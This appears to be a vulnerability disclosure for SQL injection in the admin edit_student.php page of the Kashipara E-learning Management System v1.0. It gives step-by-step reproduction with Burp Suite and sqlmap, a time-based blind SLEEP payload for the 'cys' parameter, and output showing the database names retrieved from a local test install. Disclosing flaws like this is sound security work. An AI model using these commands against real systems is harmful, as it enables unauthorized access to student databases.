

SQL Injection was found in the /lms/admin/edit_student.php of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the cys, un, ln, fn and id parameters in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_student.php
Affected Parameter	cys, un, ln, fn
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



The screenshot shows a web browser window with the address bar displaying 'localhost/lms/admin/'. The main content area is light gray and contains a white login box. Inside the box, the text 'Please Login' is displayed with a lock icon. Below this, there are two input fields: the first contains the text 'admin' and the second contains masked characters '.....'. At the bottom of the box is a blue button with a right-pointing arrow and the text 'Sign in'.

Step 2: Navigate the 'Student' page click edit on any users from list.

The screenshot shows the M-Learning ADMIN Panel interface. The sidebar on the left contains a menu with items: Dashboard, Subject, Class, Admin Users, Department, **Students** (highlighted), Teachers, Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events. The main content area is divided into two sections. On the left is the 'Add Student' form, which includes a dropdown for 'Subject' (set to BSIS-3B), input fields for 'ID Number' (21100303), 'Firstname' (Jamilah), and 'Lastname' (Lonot), and a green 'Add' button. On the right is the 'Student List' table. The table has columns for 'NAME', 'ID NUMBER', and 'COURSE YR & SECTION'. It lists several students, with the first row, 'Jamilah Lonot' (ID: 21100303, Course: BSIS-3B), having a green edit icon highlighted in a red box. The table also includes a search bar and a 'records per page' selector set to 10.


NAME	ID NUMBER	COURSE YR & SECTION
Jamilah Lonot	21100303	BSIS-3B
Xenia Jane Billones	21100318	BSIS-3B
Carell Catuburan	21101124	BSIS-3B
Jade Gordoncillo	21100617	BSIS-3B
Felix Kirby Ubas	21100277	BSIS-3B
Nejlie Guimela	21101131	BSIS-3B
Razel Palermo	29000676	BSIS-3B
Jose Harry Polondaya	29001002	BSIS-3B

Step 3: Now enable intercept in burpsuite and click on save button.

The screenshot shows the M-Learning ADMIN Panel interface, specifically the 'edit_student.php?id=100' page. The sidebar on the left is the same as in the previous screenshot, with 'Students' highlighted. The main content area is divided into two sections. On the left is the 'Add Student' form, which is now in an 'edit' state. It includes a dropdown for 'Subject' (set to BSIS-3B), input fields for 'ID Number' (21100303), 'Firstname' (Jamilah), and 'Lastname' (Lonot), and a green 'Save' button. On the right is the 'Student List' table, which is identical to the one in the previous screenshot, showing a list of students with an edit icon highlighted for the first student, 'Jamilah Lonot'.

NAME	ID NUMBER	COURSE YR & SECTION
Jamilah Lonot	21100303	BSIS-3B
Xenia Jane Billones	21100318	BSIS-3B
Carell Catuburan	21101124	BSIS-3B
Jade Gordoncillo	21100617	BSIS-3B
Felix Kirby Ubas	21100277	BSIS-3B
Nejlie Guimela	21101131	BSIS-3B
Razel Palermo	29000676	BSIS-3B
Jose Harry Polondaya	29001002	BSIS-3B

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs`

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:30:14 /2024-10-18/

[22:30:14] [INFO] parsing HTTP request from 'edit_student.txt'
[22:30:15] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:30:15] [INFO] testing connection to the target URL
[22:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:30:16] [INFO] testing if the target URL content is stable
[22:30:16] [INFO] target URL content is stable
[22:30:16] [INFO] testing if POST parameter 'cys' is dynamic
[22:30:17] [WARNING] POST parameter 'cys' does not appear to be dynamic
[22:30:17] [WARNING] heuristic (basic) test shows that POST parameter 'cys' might not be injectable
[22:30:17] [INFO] testing for SQL injection on POST parameter 'cys'
[22:30:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:30:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:30:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:30:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:30:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:30:19] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:30:19] [INFO] testing 'Generic inline queries'
[22:30:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:30:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:30:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:30:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:30:29] [INFO] POST parameter 'cys' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:30:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:30:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

Step 6: Now notice that 'cys' parameter is detected vulnerable and all database is successfully retrieved.

```

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and 1
[22:30:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:30:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is a
[22:30:30] [INFO] checking if the injection point on POST parameter 'cys' is a false positive
POST parameter 'cys' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests:
---
Parameter: cys (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cys=13' AND (SELECT 1957 FROM (SELECT(SLEEP(5)))YKud) AND 'FkKw'='FkKw&un=21100303&fn=Jamil
---
[22:30:45] [INFO] the back-end DBMS is MySQL
[22:30:45] [WARNING] it is very important to not stress the network connection during usage of time-base
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:30:50] [INFO] fetching database names
[22:30:50] [INFO] fetching number of databases
[22:30:50] [INFO] retrieved:
[22:31:00] [INFO] adjusting time delay to 2 seconds due to good response times
7
[22:31:00] [INFO] retrieved: information_schema
[22:32:57] [INFO] retrieved: capstone
[22:33:50] [INFO] retrieved: capstone2
[22:34:48] [INFO] retrieved: mysql
[22:35:20] [INFO] retrieved: performance_schema
[22:37:13] [INFO] retrieved: phpmyadmin
[22:38:23] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Parameter: un

Step 7: Run the sqlmap against 'un' parameter by using switch -p. Notice that 'un' parameter is detected vulnerable and all database is successfully retrieved.

- `python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "un"`

